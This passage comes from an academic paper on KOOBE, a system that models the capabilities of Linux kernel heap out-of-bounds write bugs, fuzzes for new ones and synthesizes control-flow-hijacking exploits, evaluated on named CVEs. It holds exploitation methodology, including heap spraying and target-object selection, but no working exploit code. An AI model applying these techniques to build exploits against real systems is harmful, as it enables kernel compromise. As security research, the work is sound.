Definition 2 ***Capability.*** *The capability of p (a particular path) is denoted as $C_p = \{\texttt{size}_p, T_p, f(p) \mid \texttt{size}_p \in E\}$, where* `size` *stands for the size of the vulnerable object, and $f(p)$ is the set of path constraints collected when executing p.*

We point out that each OOB access can be constrained due to the path constraints along the executed path. From the motivating example, the symbolic value *val* coming directly from a syscall argument actually is constrained by `val != -1` since it has to pass the check at line 14 to reach line 15. In addition, Linux kernel objects can be of variable sizes, and when the size of a vulnerable object is controllable, it broadens the search space of suitable target objects. Thus we also consider it as one part of the capability. Effectively, the symbolic formulas for each individual OOB access, the vulnerable object's size, and the path constraints altogether constitute the capability in our definition.

In the motivating example, the capability corresponding to the original PoC can be expressed as:

$$C_{orig} = \{\texttt{sizeof(Type1)}, \{(\texttt{offsetof(Type2, option)}, 8, \texttt{0x08080000000000})\}, \emptyset\} \quad (2.1)$$

while the complete capability should be:

$$C_{comp} = \{\texttt{sizeof(Type1)}, \{(\texttt{offsetof(Type2, option)}, 8, \texttt{val})\}, \{\texttt{val!} = -1\}\} \quad (2.2)$$

when 'sys_setsockopt' is invoked before triggering the vulnerability point.

Definition 3 ***Capability Comparison.*** $\forall e_1, e_2 \in E$, $e_1 \preceq e_2$ *if* e_1 *is identical to* e_2 *or* e_1 *is a constant whose value can be taken in* e_2

$\forall p_1, p_2 \in P$, $T_{p_1 i} \preceq T_{p_2 i}$ *if* $\mathtt{off}_{p_1 i} \preceq \mathtt{off}_{p_2 i} \ \wedge \ \mathtt{len}_{p_1 i} \preceq \mathtt{len}_{p_2 i} \ \wedge \ \mathtt{val}_{p_1 i} \preceq \mathtt{val}_{p_2 i}$

$\forall p_1, p_2 \in P$, $C_{p_1} \preceq C_{p_2}$ *if* $\mathtt{size}_{p_1} \preceq \mathtt{size}_{p_2} \ \wedge \ \forall i \in N_{p_1} \ T_{p_1 i} \preceq T_{p_2 i}$

We observe that directly comparing symbolic expressions can be tricky as they have intrinsic relationships, especially when coupled with path constraints. Hence, we conservatively consider one is equal or inferior to the other only when they are identical, or the former one is a constant whose value can be taken in the other expression. Based on this, we can further define the partial order of OOB writes and capabilities by comparing every element of them. As we can see from the above example, the second capability is superior since $C_{orig} \preceq C_{comp}$.

Capability Generation. Generally, we classify a vulnerability point identified from the previous step into two categories: *function calls* and *memory access instructions*. For instance, if an OOB access is triggered by a memory copy function (*e.g.,* `memcpy()`), the corresponding vulnerability point is the instruction that invokes the function. Otherwise, the instruction causing OOB write is perceived as a vulnerability point directly. Modeling memory copy functions will simplify the extraction of capabilities (as it avoids the analysis of loops which we will detail how to handle in §2.5). For example, by means of symbolic tracing, the offset of the write can be extracted from the first argument (destination address) of `memcpy()`; the value of the write can be extracted from the second argument (source address); and the length of the write can be retrieved from the third argument.

2.4.3 Capability Exploration

Oftentimes, one vulnerability leads to different vulnerability points on different paths, each of which may manifest one unique capability. Moreover, even for the same vulnerability point, alternative paths and associated path constraints could result in different capabilities as demonstrated in Fig. 2.1a. Unfortunately, a given PoC typically covers only one single path, which may limit our understanding of the complete capability of the vulnerability. Therefore, as shown in Fig. 2.4, if our system fails to produce a solution (failing to locate a suitable target object) with discovered capabilities, it searches for new PoCs that either extend the existing capabilities or uncover new ones, and then repeats the process of capability summarization and exploitability evaluation until we succeed or a pre-set timeout is triggered. To this end, our system employs a novel capability-guided fuzzing solution to explore additional capabilities.

Capability-Guided Fuzzing. Fuzzing is a natural solution to explore different exploitable states [128, 131]. However, state-of-the-art kernel fuzzers such as Syzkaller are coverage-guided, ineffective at exploring OOB capabilities. This is because maximizing branch coverage is only a very loose approximation of discovering more OOB capabilities — it often prioritizes the wrong test programs to drive the fuzzing session (simply the ones that achieve new coverage and may not even trigger the OOB) and is insensitive to the actual OOB capabilities discovered. This motivates us to design a capability-guided fuzzing strategy in combination with a coverage-guided one. Given a PoC and its corresponding OOB capability, we mutate it and collect the capability feedback (whenever OOB is triggered) together with the coverage feedback. Eventually, we feed those seeds with new capabilities to

the symbolic tracing engine for further summarization. Compared to an existing capability C_{p_1}, a newly-extracted capability C_{p_2} is perceived as a new one if $C_{p_2} \preceq C_{p_1}$ is false.

Specifically, whenever a new test program is executed, we collect the concrete values of the *OOB write set* at runtime as the capability feedback (e.g., how many bytes are written and what values are written). Note that unlike the heavyweight capability summarization with symbolic tracing, we used lightweight dynamic instrumentation in this fuzzing component to collect the *OOB write set* (more details of the instrumentation are described at the beginning of §2.5). However, the tradeoff is that some test cases are duplicate if we only compare the concrete values to determine whether they discover new capabilities because later on we could generalize them with capability summarization. For instance, if we know the overwritten value can be arbitrary from the summarization step, it is redundant to retain different test cases merely differing in the overwritten value during fuzzing. To alleviate this issue, KOOBE would conduct capability summarization upon every vulnerability point whenever we discover a new one and then provide the range of values in the *OOB write set* to the fuzzing engine to filter test cases. Therefore, instead of comparing symbolic values, it could detect "duplicate" inputs by checking the concrete values against their ranges collected through symbolic tracing. Note that as depicted in Fig. 2.4, vulnerability analysis (see §2.4.1) is always performed before capability summarization, avoiding missing any OOB sites that KASAN fails to detect.

In our design, we keep a balance of the test programs in the corpus. Given that it is generally easier to improve coverage than to discover new capabilities, the distribution of new test programs kept in the corpus can be extremely skewed towards those increasing

coverage. We change the strategy for seed selection by maintaining two queues for those increasing coverage and extending capability, and pick a seed from both queues with equal probability. This configuration has produced good results in our experiments (as will be shown in §2.6.4) and we leave the exploration of different probability configurations to future work (see more discussion in §2.7).

2.4.4 Exploitability Evaluation

Given the capabilities derived from the previous steps, our system now attempts to search for one or more suitable target objects in the Linux kernel. If a match is found, it yields a solution for exploitation synthesis (see Fig. 2.10 for a concrete example).

We first introduce the notion of **target constraints** that represent the conditions under which the target object can be overwritten to lead to a potential exploit. They describe which fields need to be overwritten (*e.g.,* a function/data pointer, a reference counter, or any custom data), and the expected ranges of values for these fields. For example, for a pointer to be useful, it must point to either a valid user space or kernel space address. In addition, due to the heap feng shui requirement, we ask the size of the target object to be the same as the vulnerable object[4]. We then stack the target constraint on top of the capability we derived earlier, and feed them to a solver for a solution. If it does not yield any, we move on to the next object.


Fig. 2.5a depicts a generic model where one or more memory accesses overwrite the target object adjacent to the vulnerable one as we assume heap feng shui could manipulate

[4]This requirement can be removed because advanced feng shui strategies can still place the target object to be adjacent to the vulnerable one even if they are of the different sizes. However, it is much less stable so we prefer to choose a target object of the same size.

the heap layout as desired (we illustrate the case where only one OOB write occurs but it generalizes to multiple OOB writes). More specifically, our system constructs a memory object `M` to model the memory region of the vulnerable and target objects, which allows updating its content with symbolic indexes, values, and length (see §2.5 for details). After it initializes the memory object `M` with the symbolic data/indexes/offsets provided by the capability, it could evaluate if a candidate is suitable by adding *target constraints* upon the memory object `M` and checking the satisfiability with respect to the path constraints retrieved from capability summarization.

Fig. 2.5b illustrates the procedure for the motivating example where two target objects (`Type3` and `Type4`) are considered. The first row simply states that the size of the vulnerable object has to match that of the target object. The second row and third row regarding the *OOB offset* and *OOB length* (which are both constants) are taken to update the memory object, as well as the fourth row representing the *OOB value* (which is an 8-byte symbolic value). Finally, the last row includes both the path constraints (collected as a part of the capability) and the payload's desired range of values (as a part of the target constraints). In this case, the target object of `Type3` expects the first field (a function pointer of 8 bytes from index 0 to 7) to be overwritten with a valid user or kernel space address, which can be indeed satisfied. On the other hand, the second field of the target object of `Type4` can not be overflown due to the limited *OOB offset* and *OOB length*.

Capability Composition. When a single usage of one capability — which may already consist of multiple OOB accesses — cannot satisfy the requirements of a given target object, it does not necessarily mean it is useless because it is possible that the



(a) A generic model for evaluating exploitability of a heap OOB vulnerability

Capability	Vulnerable Obj	Target Constraints	Target
Size	s=Sizeof(Type1)	Sizeof(Type1) == Sizeof(Type3) Sizeof(Type1) == Sizeof(Type4)	Type3 Type4
Offset	o_1=Sizeof(Type1)	Update memory object: M[o_1: o_1 + l_1-1] = val[0:7]	Type3 Type4
Length	l_1=8 bytes		
Value	val[0:7] (0~0xffffffffffffffff)		
Constraint	val != -1	M[s:s +7] == Diverted Addr M[s+8:s+15] is a valid pointer	Type3 Type4

(b) Demonstration of capability summarization and target selection for the motivating example.

Figure 2.5: Exploitability evaluation

capability could modify only some portion of the target at a time (*e.g.,* a single bit). Thus we could achieve the desired values if we reuse the same capability (*i.e.,* re-trigger the same path to OOB write sites) to manipulate the remaining part. For instance, CVE-2017-7184 demonstrated in Fig. 2.3b could alter a null pointer to arbitrary value even if we only set one bit at a time. In the case where the allocation and overflow of the vulnerable object occur in different syscalls, we could trigger OOB writes from the same vulnerable object multiple times by invoking the corresponding sequence of syscalls multiple times. Moreover, instead of merely reusing the same capability, some vulnerabilities require combining different capabilities to be exploited (*e.g.,* those that have different *OOB values*). To the end, we propose an efficient greedy algorithm to evaluate exploitability given different capabilities derived from previous steps, as shown in Algorithm 1.

Instead of bruteforcing every possible composition of capabilities, the key idea is to manipulate the target fields to get closer to the desired values with one capability in

Algorithm 1: Exploitability composition

Input : *Caps*: All capabilities derived from different paths;

Tgt: A potential target object;

Output: *S*: Solutions

```
2  M ← a memory object model;
4  diff ← ∞;
6  while (1st iteration or diff gets smaller) and diff != 0 do
8      min_dist ← ∞;
10     best_cap ← null;
12     for i ← 0 to len(Caps) do
13         M′ ← M;
15         Apply all OOB writes from Caps[i] to M′;
17         distExpr ← distance(M′, Tgt);
19         dist ← Min(distExpr, Caps[i]);
21         if min_dist > dist then
23             min_dist ← dist;
25             best_cap ← Caps[i];
26         end
27     end
29     S ← S + {res = Solve(M, best_cap, min_dist)};
31     M ← Update(M, res);
33     diff ← min_dist;
34 end
36 if diff == 0 then
38     return S;
39 end
41 return No Solution;
```

every iteration until there is no change. We then check if the final result is satisfactory, *i.e.,* a solution is produced. Thereby, depending on the type of the target field (*e.g.,* data or function pointer), we define a corresponding distance function as the objective function, guiding us to choose the best capability minimizing the distance in every iteration. Note that every selection writes back its result to the memory object so that next iteration could continue decreasing the distance. Table 2.1 describes the distance functions for all three types of the target field mentioned in §2.3. For function pointer and non-pointer types, the payload is typically provided (*e.g.,* the diverted address), while data pointer type requires the modified values to reside in a valid memory region (either kernel or user space). Thus, these distance functions of the corresponding target type hold the following two properties: 1) *Returning zero iff it is satisfied*: for instance, the distance function for data pointer type returns zero only when the value is within a valid range (*i.e.,* [MIN_POINTER, MAX_POINTER]); otherwise, a positive distance is returned; 2) *Differentiability*: it allows our greedy algorithm to distinguish which capability helps us get closer to the desired payload. Note that given the two above properties, it is not difficult to derive the distance function for those target objects containing multiple critical fields. For instance, the distance function for the conjunction of two target fields is the sum of the individual distances, while it is the minimum of the two for disjunction. For joint distance function of more than two target fields, it is straightforward to generalize.

Target Type	Distance Function (D)
T: Function Pointer	$\sum_{i=0}^{7} abs(M[i+s] - P[i])$
T: Data Pointer	max(MIN_POINTER - M[s:s+7], 0) + max(M[s:s+7] - MAX_POINTER, 0)
T: Non-pointer	Reference counter: max(M[s:s+3] - I[s:s+3] + 1, 0) Others: $\sum_{i=0}^{len(P)} abs(M[i+s] - P[i])$
$T1 \vee T2^{-}$	min(D_{T1}, D_{T2})
$T1 \wedge T2^{-}$	$D_{T1} + D_{T2}$

$^{-}$: One target object may contain multiple critical fields.

Table 2.1: Encoding target constriants to distance functions where $\boldsymbol{M}$ is a symbolic memory model, $\boldsymbol{I}$ is the inital concrete memory for $\boldsymbol{M}$, and $\boldsymbol{s}$ and $\boldsymbol{P}$ represent the start index and desired payload of the target field to be overwritten, respectively.

2.4.5 Exploit Primitive Synthesis

Once our system is successful in yielding a solution, which effectively are concrete syscall arguments (that were marked as symbolic beforehand), the obvious next step is to perform the heap feng shui to construct the layout as assumed in the previous step and trigger the corrupted field (*e.g.,* function pointer) to be dereferenced. For **heap feng shui**, we encode some well-known strategies as described in §2.3 to massage the heap layout, which is sufficient for all the cases we encountered. Specifically, we perform the heap spray with three different system calls — add_key(), msgsnd(), sendmsg() — by following the techniques introduced in [134] to implement cache exhaustion, and insert the allocation and dereference functions of the chosen target at appropriate positions (see Fig. 2.2 for more details). We manually collect all the target objects used in public exploits we have found

online and craft a database specifying the usage of them as shown in Fig. 2.9d. In addition, we selectively sample a few promising objects in our evaluation to assist this step (see §2.5). As aforementioned, since our goal is to achieve the IP hijacking primitive rather than an end-to-end solution achieving arbitrary code execution (which may involve ROP/JOP to bypass SMEP), we explicitly consider these modern defenses (*e.g.,* KASLR, SMEP) out of scope. However, in the special case where we need to counterfeit a controllable kernel object, we leverage `physmap spray` [74], to avoid violating SMAP (see Fig. 2.11).

2.5 Implementation

We have implemented a prototype of our system on top of the popular kernel fuzzer Syzkaller, binary symbolic execution framework S2E [43] and binary analysis engine angr [110]. It consists of 7,510 LOC of C++ to the S2E for capability summarization and exploitability evaluation, 2,271 LOC of python based on Angr to analyze vulnerabilities, and 1,106 LOC of Go to explore diverging paths with fuzzing and synthesize exploits. In this section, we present some important technical details of this system.

Dynamic Instrumentation to Support Capability-Guided Fuzzing. In addition to using S2E for symbolic tracing and generating symbolic representations of capabilities, we also integrate S2E with Syzkaller using the QEMU provided by S2E, leveraging its powerful binary-level instrumentation support for capability-guided fuzzing (as described in §2.4.3). Furthermore, with dynamic instrumentation, Syzkaller could inspect the internal state of the kernel and perform ***non-crashing fuzzing***. Specifically, since our initial seed (*i.e.,* the given PoC) could already crash the system, we expect mutated programs in our

interest to trigger the same crash. Thus, it is extremely inefficient if we have to reboot the system every time it runs a test case. To cope with it, we instrument the kernel to skip those instructions causing OOB write (while still recording the operands of each OOB access to check if they are new), avoiding any KASAN warning to keep the fuzzing session going. The downside is that this might result in inconsistencies of the system state, leading to potential false positives (*i.e.,* incorrect report of new vulnerability points or new capabilities). However, our observation is that we only skipped the vulnerability point that has to do with a dynamically-allocated heap object access. After each test program finishes executing, these heap objects are released and therefore not interfere with any future runs of test programs. Nevertheless, we could filter out those programs that generate non-reproducible bugs by repeating them in a vanilla Syzkaller.

Supporting Symbolic Length. In the critical step of exploitability evaluation where we update the memory model with `M[offset: offset+length-1] = value[0: length-1]` (see §2.4.4), it is possible that the offset, length and value are all symbolic. However, symbolic length is generally very poorly supported in symbolic execution engines, unlike symbolic indexes and values. Typically, one has to specify the concrete length of any symbolic data [2, 10] and hence it is infeasible to update the memory object with *OOB value* of symbolic length. Unfortunately, concretized length leads to an underestimation of the capability (where we should be able to write more or fewer bytes in practice). This problem is mitigated somewhat when we perform capability-guided fuzzing which generates PoCs that yield different concretized *OOB length*. Still, it is not practical to rely on fuzzing to generate *all possible concrete OOB lengths*. In practice, there are several reasons we need

to search for a solution among a range of *OOB lengths* which is best supported if we can handle symbolic length: (1) We often prefer a solution with minimum *OOB length* to avoid corrupting system data (which may lead to crashes). (2) We may need to constrain the *OOB length* because of the requirement of the *size of vulnerable object* if they are coupled.

Our solution intuitively is no different from enumerating different possible *OOB lengths* but we do it in a more efficient way that is compatible with the existing memory model and solver. Specifically, given a summarized OOB write `(off, len, val)` where all elements are symbolic and the concrete length is 10, our system updates the memory object `M` with each byte individually as follows:

for i **in** [0, 10]:

M[ite(i < **len**, i+**off**, offset$_{dummy}$)] = **val**[i]

where `ite` represents an if-then-else expression supported by KLEE and Z3 [13], and offset$_{dummy}$ represents the offset of a dummy byte which we introduce to nullify the memory update of a specific byte. Essentially, a solver can search for a viable solution with a length between 0 and 10, and update the memory model appropriately.

As we see in this example, we only conservatively search backward from a concrete *OOB length* (0 to 10). This is because it is impossible to predict the values of bytes at larger indexes, whereas it is safer to predict at smaller indexes (if the length were to be smaller), since we have seen them getting assigned and we know when the path will not change (by obeying the path constraint of the *OOB length* if any). Note that we rely on the capability-guided fuzzing to find larger lengths. The assumption may break when the lower bytes are computed based on the higher bytes (*OOB value* is symbolic), *e.g.,* in the context of

```
1. void loop(n)//n = 64
2.   vul = (char*)kmalloc(32);
3.   for (i = 0; i < n; i++)
4.     vul[i] = 0;//OOB Point
```

Figure 2.6: An example of overflow with a loop

encryption and compression. However, we argue that they are rare in Linux kernel and symbolic execution/tracing would already get stuck in the solver when encountering such procedures. In our experiments, we do not encounter any such cases and the assumption always holds.

Capability Extraction for Loops. As shown in Fig. 2.6 at lines 3-4, the length of overflown data is determined by the input `n` which has been made symbolic. However, existing symbolic execution techniques are limited when loops are involved — the symbolic value `n` will not propagate to index `i`. This input-dependent loop problem is a common issue in symbolic execution that has not been completely solved. To alleviate it, we borrow the idea from SAGE [57], in which it leverages some simple loop-guard pattern-matching rules to automatically infer the formula for the index on the fly. We follow the same assumption that an induction variable (*e.g.,* index `i`) is linear to its guard. Since we only need to focus on specific loops involving our vulnerability points, we decide to conduct a static analysis using Angr (instead of dynamic analysis as proposed in the original paper). As aforementioned in §2.4.2, the ability to handle loops is crucial to capability summarization.

Handling Symbolic Indexes and Loop Bounds to Resolve Path Conflicts. Path conflicts arise when we attempt to generalize beyond the path constraints collected during symbolic tracing of a given PoC (*e.g.,* attempt to write one fewer byte when adjusting the symbolic length). The problem is that a PoC can concretely traverse one specific path

only, any deviation (*e.g.,* different array indexes and different number of loop iterations) creates constraints incompatible with those collected earlier. This is a similar problem encountered in a previous work [28] where they attempt to resolve such conflicts through what they call "path kneading" to identify a way to temporarily divert the path and merge it back to reach the same critical point. This analysis is heavyweight, taking 2.62 hours on average, which is difficult to be applied to Linux kernel given the size of its codebase (and we may need to evaluate hundreds of PoCs potentially for each vulnerability after capability exploration).

Our observation is that such over-constraints due to concretization of array indexes and loop bounds can be easily handled by simply removing their constraints. The underlying rationale is that memory indexes vary from run to run as the addresses of dynamically-allocated objects are unlikely to remain the same and thus concretizing symbolic indexes in memory access operations by adding a constraint confining the indexes forbids the solver to vary the indexes and unnecessarily over-constrain the search space. For example, when a write to the address 'vul[i/8]' in Fig. 2.3b occurs, S2E introduces a constraint constraining the corresponding symbolic address to a concretized value to reduce the overhead of modeling symbolic index for write. Since we have abstracted/modeled the vulnerable object as mentioned in §2.4.4, we could automatically detect those constraints and simply eliminate them. Similarly, imagine the argument `n` in Fig. 2.6 is a symbolic value (during symbolic tracing) and its concrete value is 64, the `for` loop increments 'i' for 64 times, resulting in 65 path constraints `0<n, 1<n, ..., 63<n` and `64>=n` that effectively forces `n` to be 64. Intuitively, the relationship between the loop guard (*e.g.,* `n`) and

execution times of the loop body is also modeled when extracting capability for loops, and thus discarding those constraints would not make us over-estimate the capability. In our solution, we hence simply remove such unnecessary constraints, which allows the solver to search through the valid ranges of symbolic index and loop bounds, creating a different PoC than the one used before (*i.e.,* syscall arguments will be changed so that the *OOB write* and *OOB length* will adapt to overwrite the critical field target object). In our evaluation, we indeed find that such relaxation never seems to create any problems (*e.g.,* false solutions).

Eliminating Unnecessary Constraints. Due to the complexity of the kernel, the path constraints we collected might be too complex to be solvable in a limited time budget. To address it, some complicated constraints introduced by functions like `printk()` are irrelevant to our goal and can be ignored directly. Another special case is race conditions where syscalls with the same arguments are repeatedly invoked, accumulating duplicate constraints[5]. Our system recognizes such repeated constraints per thread and keeps the last one (when OOB access is triggered). As race condition threads are typically written in a loop repeating the sequence of syscalls, we annotate the PoC at the beginning of each loop to inform our system when a thread is about to re-execute its syscall sequence. As shown in §2.6.4, the proposed optimizations would improve the efficiency of exploitability evaluation considerably.

Target Collection. We parse the debug information of Linux kernel to retrieve all the structures and only keep those with critical data (*e.g.,* pointer or reference counter), which amounts to 2615 in total. Besides the type of critical data, we also collect its offset

[5]They are not necessarily to be exactly the same because the kernel state may change from one invocation to the next.

and the size of the target object as they constitute the target constraints. Ideally, we should also obtain the knowledge pertaining to the usage of a target object, such as how to allocate it, how to trigger the deference of its critical data, etc. And thus, we implemented an LLVM pass to construct the call graph for the whole kernel upon which we can search for the allocation and deference sites reachable from system calls. However, as the call graph is not accurate and the static analysis does not provide concrete inputs, we still evaluate the exploitability for every structure but rely on the call graph to prioritize the order of candidate inspection. At the same time, we encode the knowledge of new target objects as we analyze them. In addition, we collected commonly used objects (*e.g.,* key, packet_sock, ip_mc_socklist) from publicly available exploits, which can satisfy most of the exploits that we construct. SLAKE [42], a concurrent work published recently for the same purpose, utilizes fuzzing to automatically and systematically generate desired inputs that lead to allocation and dereference of a more complete set of kernel objects. KOOBE can directly benefit from the output of such a system.

2.6 Evaluation

Dataset and Setup We evaluate our system against 17 (7 + 10) Linux kernel heap OOB write PoCs collected exhaustively from CVE database and syzbot (a fuzzing platform based on Syzkaller) [11], which are the largest public datasets of Linux vulnerabilities. Seven are associated with CVEs and the rest without CVE IDs are collected from syzbot. Out of all 28 distinct syzbot reports pertaining to heap OOB write, eight are not reproducible (*i.e.,* no C code provided to test), eight are considered as one bug since they share the same

patch, one is difficult to trigger since it requires fault injection to make the kernel fail to allocate the vulnerable object, one related to KVM already needs root privilege to trigger the vulnerability, one is in fact associated with a CVE (present in the other dataset and considered duplicate), and thus they are excluded from testing. Hence only 10 cases from syzbot are evaluated (8 + 7 + 1 + 1 + 1 + 10 = 28). All experiments are conducted in an Ubuntu 16.04 system running on a desktop with 16G RAM and Intel(R) Core i7-7700K CPU @ 4.20GHz * 8. To showcase our system can truly benefit exploit creation, we build fully-working exploits that can achieve control flow hijacking[6] whenever our system produces potential exploitation.

2.6.1 IP-Hijacking Primitives

Table 2.2 and 2.3 show 7 vulnerabilities with CVEs and 10 from syzbot without CVEs, respectively. The tables also list the number of publicly available exploits and new ones generated by our system. For the vulnerabilities from syzbot, we use the commit hash of a particular patch to represent the corresponding vulnerability. We count the number of distinct exploits based on the target object it exploits.

As we can see, our system can produce many more exploits compared to the existing ones (19 vs 5). And most importantly, it can generate exploits for 6 vulnerabilities where no publicly available exploits are available, among which 4 are not even assigned any CVEs and completely undocumented on the Internet. In addition, the last column of Table 2.2 and 2.3 represents the number of potential exploits, meaning that our system found these target objects (and their target constraints) matching the description of the capability out

[6]We actually have one exploit that can escalate privilege by directly overwriting a process's credential.

CVE-ID	RC*	#public EXP	#generated EXP	#potential EXP
CVE-2016-6187	No	1	2	66
CVE-2016-6516	Yes	0	0	0
CVE-2017-7184	No	1	3	16
CVE-2017-7308	No	1	2	208
CVE-2017-7533	Yes	0	1	99
CVE-2017-1000112	No	1	2	72
CVE-2018-5703	No	0	1	42
Overall		4	11	503

*: If the vulnerability results from race condition.

Table 2.2: Exploitability evaluation regarding 7 vulnerabilities with CVEs

of 2615 candidates we collected. However, we did not go through every single object (a time-consuming process) to analyze how they can be created and how their pointers can be dereferenced, *etc.* We discuss this step as an interesting automatable procedure in §2.7. Note that a lack of exploit does not mean the vulnerability is unexploitable since there is no guarantee that fuzzing can discover the complete set of capabilities. That said, we did manually check all the failure cases (discussed in 2.6.3) and did not discover any new capabilities ourselves.

2.6.2 Constraint Relaxation

Even though we mentioned in §2.5 that index and loop bound concretization can be solved effectively by relaxing the constraints directly, we want to evaluate their real impact here. Specifically, we compared the numbers of generated exploits when choosing different

Commit	#public	#generated	#potential
813961de3ee6474dd5703e883471fd941d6c8f69	1	2	4
35f7d5225ffcbf1b759f641aec1735e3a89b1914	0	2	643
bbeb6e4323dad9b5e0ee9f60c223dd532e2403b1	0	2	136
eb73190f4fbeedf762394e92d6a4ec9ace684c88	0	1	3
4576cd469d980317c4edd9173f8b694aa71ea3a3	0	1	3
17cfe79a65f98abe535261856c5aef14f306dff7	0	0	0
9fa68f620041be04720d0cbfb1bd3ddfc6310b24	0	0	NA
3619dec5103dd999a777e3e4ea08c8f40a6ddc57	0	0	NA
70303420b5721c38998cf987e6b7d30cc62d4ff1	0	0	NA
bb29648102335586e9a66289a1d98a0cb392b6e5	0	0	NA
Overall	1	8	

Table 2.3: Exploitability evaluation regarding 9 vulnerabilities from syzbot without CVEs

strategies from the following: (1) No constraint relaxing; (2) eliminating all constraints introduced by index concretization; (3) our adopted solution: eliminating all constraints resulting from index concretization and loop bounds. As depicted in Table 2.4, our adopted solution is optimal in terms of the number of generated exploits (all of them are empirically verified to work). Our system would miss 2 working exploits if it does not remove constraints originated from loops, and miss another 3 more if it does not eliminate constraints coming from concretizing symbolic indexes. Notice that there will be no solution for CVE-2017-7533 if we do not apply both heuristics together.

2.6.3 Case Studies

CVE-2017-7184. It manifests two capabilities on two paths: one allows us to write a bulk of zeros through a `for` loop and set one bit at a controllable index, while the other can also control the loop guard to determine how many zeros it overwrites with. Because the overwriting of zeros spans multiple objects, KASAN identifies those whose red zones are accessed and provides incorrect vulnerable objects. In contrast, our system successfully identifies the vulnerable objects leading to all overwrites. To exploit the vulnerability, our system discovers some target objects with a data pointer and utilizes the first capability to alter the pointer to userspace (*e.g.,* 0x1000000). By combining these two capabilities, it figures out a complex solution to manipulate the pointer to point to the kernel space, via leveraging the first capability to zero out a pointer and then setting one bit at a time. It is worth noting that the solution our system produces minimizes the *OOB length* so that it does not corrupt other objects as opposed to the original PoC.

Vulnerability 35f7d5225ffcbf1b759f. Given the concrete input shown in Fig. 2.7, the last two `memcpy()` invocations are flagged as two different vulnerability points (*i.e.,* line 6 and 7), which constitute a 4-byte overflow. Though no security violation is reported at line 5, our system could still detect it as one potential OOB site by consulting the constraint solver against the following formula `lenA + 4 > lenA + lenB + lenC?` with respect to the path constraints `lenA != 0 && lenB != 0 && lenC != 0`. The formula clearly can be satisfied when both `lenB` and `lenC` are equal to 1. In addition, this is also a real example where we need to support symbolic length. Specifically, imagine if the target object requires the size of the vulnerable object to be equal to 64, effectively reducing the length of `bufA`,

```
In the PoC, lenA = 120, lenB = 2 and lenC = 2.
1.  void example4(bufA, bufB, bufC, lenA, lenB, lenC)
2.    vul = kmalloc(lenA + lenB + lenC); //4 bytes less
3.    if (lenA == 0 || lenB == 0 || lenC == 0) return;
4.    memset(vul, 0, 4);
5.    memcpy(vul+4, bufA, lenA);     //Potential OOB
6.    memcpy(vul+4+lenA, bufB, lenB);          //OOB
7.    memcpy(vul+4+lenA+lenB, bufC, lenC);     //OOB
```

Figure 2.7: A vulnerability triggered by three `memcpy()` invocations

the constraint solver would fail to produce a solution if we update the memory object with a concretized length of 120.

Partial Overwrite to Critical Data. As depicted in Fig. 2.3a, CVE-2016-6187 only allows one byte of zero to be written to the target object. Our system successfully identifies one target object with a reference counter as the first field, and thus turn it into a UAF vulnerability. Similarly, vulnerability 35f7d5225ffcbf1b759f that overflows 4 bytes of arbitrary values cannot be exploited if we want to modify an entire 8-byte pointer, yet our system produced a solution in which we only overwrite the 4 least significant bytes of a data pointer, resulting in a pointer residing in `physmap` region where we could control its content.

CVE-2018-5703. It is described in the motivating example (which is greatly simplified). To exploit the CVE, it actually requires at least three system calls to be inserted simultaneously, because each system call could modify only a distinct portion of the value. Although it's possible to solely rely on coverage information to guide fuzzing, we found that it's most likely these three system calls are covered individually in different test cases, as Syzkaller tends to insert syscalls incrementally (not in batch). This means that there is likely no coverage improvement when combining multiple syscalls in the same test case — resulting such test cases to be discarded prematurely. In contrast, our capability-guided

fuzzing could perceive the subtle change of the *OOB value* (*e.g.,* which byte is changed) and thus consider such test cases as seeds (where further mutations will occur).

Failed Cases. We manually inspected all the cases where our system failed to produce a solution. For 9fa68f62, a `memcpy` with an extremely large length caused by underflow leads to OOB writes across the whole space, making it completely unexploitable. Similarly, 70303420 leads to an OOB access with an extremely large offset caused by underflow, crashing the kernel immediately. For both 3619dec5 and bb296481, the OOB writes are triggered inside a loop that never terminates, causing the kernel to hang. As for 17cfe79a, it is unable to overflow to the adjacent object because the vulnerable object is padded to fit into the cache and the *OOB length* is so small that it can corrupt only the padding area. CVE-2016-6516 is a double-fetch vulnerability and able to overwrite a bunch of zeros at non-contiguous memory regions. Although our system identifies some satisfying target objects with reference counter, we fail to construct a working exploit due to the lack of knowledge regarding those target objects (*e.g.,* how to allocate, how to trigger free, and how to trigger use) as aforementioned. This is not a fundamental problem in our system, rather it points out another procedure that is worth automating.

2.6.4 Time Cost

We further evaluate capability summarization, exploitability evaluation, and the capability-guided fuzzing solution. As shown in Table 2.4, the symbolic tracing to summarize the capability only takes tens of seconds per input. The vulnerability on which symbolic tracing spends the most time (*i.e.,* 160s) actually results from race condition and it was

CVE or Commit	#generated EXP			Time		
	opt	nop	index	tracing	solving	fuzzing
CVE-2016-6187	2	0	2	38s	1s	NA
CVE-2017-7184	3	2	2	27s	45s	23m
CVE-2017-7308	2	1	2	48s	4s	NA
CVE-2017-7533	1	0	0	160s	164s	NA
CVE-2017-1000112	2	2	2	36s	132s	NA
CVE-2018-5703	1	1	1	85s	41s	194m
813961de3ee6474dd570	2	2	2	34s	5s	NA
35f7d5225ffcbf1b759f	2	2	2	34s	18s	8m
bbeb6e4323dad9b5e0ee	2	2	2	48s	26s	23m
eb73190f4fbeedf76239	1	1	1	54s	104s	NA
4576cd469d980317c4ed	1	1	1	57s	7s	NA

nops: No constraint relaxing; **index**: No index concretization; **opt**: No loop and index concretization.

Table 2.4: Evaluation results for all vulnerabilities exploitable with our system

triggered after around 150 times of race. We also measured the average time the solver (*i.e.,* z3 [13] which is used in KLEE) spent to evaluate the exploitability of a candidate. As we can see, the running time per target object varies from as small as 1 second to 164 seconds, indicating that our system can efficiently search through hundreds of targets. Generally, the amount of time spent in the solver heavily depends on the number of constraints and their complexity. As we tested against CVE-2017-7533, we found it originally took more than an hour to finish analyzing one candidate, while the optimization of removing unnecessary constraints (see §2.5) could reduce the time to about 2 minutes (30X improvement).

